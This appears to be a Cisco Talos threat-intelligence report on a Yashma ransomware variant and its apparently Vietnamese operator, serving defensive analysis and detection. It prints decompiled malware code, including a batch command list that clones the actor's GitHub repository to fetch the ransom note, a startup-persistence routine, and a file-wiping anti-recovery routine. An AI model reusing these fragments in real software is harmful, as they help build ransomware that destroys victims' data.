

An emerging South-East Asian player in the ransomware threat landscape


- Cisco Talos discovered an unknown threat actor, seemingly of Vietnamese origin, conducting a ransomware operation that began at least as early as June 4, 2023.
- This ongoing attack uses a variant of the Yashma ransomware likely to target multiple geographic areas by mimicking WannaCry characteristics.
- The threat actor uses an uncommon technique to deliver the ransom note. Instead of embedding the ransom note strings in the binary, they download the ransom note note from the actor-controlled Github repository by executing an embedded batch file.

Threat actor analysis

Talos assesses with high confidence that this threat actor is targeting victims in English-speaking countries, Bulgaria, China, and Vietnam, as the actor's GitHub account, "nguyenvietphat," has ransomware notes written in these countries' languages. The presence of an English version could indicate the actor intends to target a wide range of geographic areas.

Talos assesses with moderate confidence that the threat actor may be of Vietnamese origin because their GitHub account name and email contact on the ransomware notes, spoofs a legitimate Vietnamese organization's name. Also, on their ransom note, they asked victims to contact them between 7:00PM and 11:00PM UTC+7, which overlaps with Vietnam's time zone. We also spotted a slight difference in the Vietnamese language ransom note, as it starts with "Sorry, your file is encrypted!" in contrast to the others that begin with, "Oops, your files are encrypted!". By saying "sorry," the threat actor may have intended to show a heightened sensitivity toward victims in Vietnam, which could indicate the attackers themselves are Vietnamese.

We further assess the threat actor began this campaign around June 4, 2023, because they joined GitHub and created a public repository called "Ransomware" on that date, which overlaps with the compilation date of the ransomware binary. In the repository, they added ransom note text files in five languages: English, Bulgarian, Vietnamese, Simplified Chinese, and Traditional Chinese.



GitHub repository that contains ransom notes.


Ransom note


The actor demands the ransom payment in Bitcoins to the wallet address “bc1qtd4qv0wmgtu2rdr0wr8tka2jg44cgmz04z5mc7” and they double the ransomware price if the victim fails to pay within three days, according to our ransomware note analysis. The actor has an email address, “nguyenvietphat[.]n[at]gmail[.]com,” for the victims to contact them. At the time of our analysis, we had not observed any bitcoin in the wallet, and the ransom note did not specify an amount, indicating the ransomware operation might still be in a nascent stage.

The ransom note text resembles the well-known WannaCry ransom note, possibly to obfuscate the threat actor’s identity and confuse incident responders.



The ransom note of WannaCry ransomware.





Ransom notes samples of the Yashma variant.

After encryption, the Yashma ransomware variant sets the wallpaper on the victim's machine, as seen in the image below. It seems that the operator downloaded this picture from [www.\[FXXZ\].com](http://www.[FXXZ].com) and embedded it in the Yashma variant binary. The wallpaper set by the Yashma variant in the victim's machine also mimics the WannaCry ransomware.



Yashma variant wallpaper(left) and WannaCry wallpaper(right).

Customized Yashma Ransomware Variant

The actor deployed a variant of Yashma ransomware, which they compiled on June 4, 2023. Yashma is a 32-bit executable written in .Net, and a rebranded version of Chaos ransomware, which appeared in May 2022. In this variant, most of Yashma's features remained unchanged and have been described by the security researchers at [Blackberry](https://www.blackberry.com), with the exception of a few notable modifications.

Usually, ransomware stores the ransom note text as strings in the binary. However, this variant of Yashma executes an embedded batch file, which has the commands to download the ransom

note from the actor-controlled Github repository. This modification evades endpoint detection solutions and antivirus software, which usually detect embedded ransom note strings in the binary.

```
// ConsoleApplication7.Program
// Token: 0x0400001D RID: 29
private static List<string> messages = new List<string>
{
    "cd Desktop",
    "winget install --id Git.Git -e --source winget",
    "git clone https://github.com/nguyenvietphat/Ransomware.git",
    "cd Ransomware",
    "Ransomware-English.txt"
};
```

Contents of the batch file.

Earlier versions of the Yashma ransomware established persistence on the victim machine in the Run registry key and by dropping a Windows shortcut file pointing to the ransomware executable path in the startup folder. The variant we observed also established persistence in the Run registry key, but it was modified to create a ".url" bookmark file in the startup folder that points to the dropped executable located at "%AppData%\Roaming\svchost.exe".

```
// Token: 0x06000016 RID: 22 RVA: 0x00002E40 File Offset: 0x00001040
private static void addLinkToStartup()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    string str = Process.GetCurrentProcess().ProcessName;
    using (StreamWriter streamWriter = new StreamWriter(folderPath + "\\\" + str + ".url"))
    {
        string location = Assembly.GetExecutingAssembly().Location;
        streamWriter.WriteLine("[InternetShortcut]");
        streamWriter.WriteLine("URL=file:///\" + location);
        streamWriter.WriteLine("IconIndex=0");
        string str2 = location.Replace('\\', '/');
        streamWriter.WriteLine("IconFile=\"" + str2);
    }
}
```

A function that creates the bookmark file.

One notable feature the threat actor chose to keep in this variant is Yashma's anti-recovery capability. After encrypting a file, the ransomware wipes the contents of the original unencrypted files, writes a single character "?" and then deletes the file. This technique makes it more challenging for incident responders and forensic analysts to recover the deleted files from the victim's hard drive.

```
private static void AES_Encrypt_Large(string inputFile, string password, long lenghtBytes)
{
    Program.GenerateRandomSalt();
    using (FileStream fileStream = new FileStream(inputFile + "." + Program.RandomStringForExtension(4),
        FileMode.Create, FileAccess.Write, FileShare.None))
    {
        fileStream.SetLength(lenghtBytes);
        File.WriteAllText(inputFile, "?");
        File.Delete(inputFile);
    }
}
```

Anti-recovery

The code snippet shows the anit-recovery feature of the ransomware.

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✓	✓	✓	✓

[Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

[Cisco Secure Web Appliance](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

[Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

[Umbrella](#), Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

[Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#). Snort SIDs for this threat are <>.

ClamAV detections are available for this threat:

Win.Ransomware.Hydracrypt-9878672-0

IOCs

Indicators of Compromise associated with this threat can be found here.

Hash

3ea6df18492d21811421659c4cf9b88e64c316f2bef8a19766b0c79012476cac

Email address

nguyenvietphat[.]n[at]gmail[.]com

URL

hxxps[://]github[.]com/nguyenvietphat/Ransomware[.]git

GitHub Repository

nguyenvietphat/Ransomware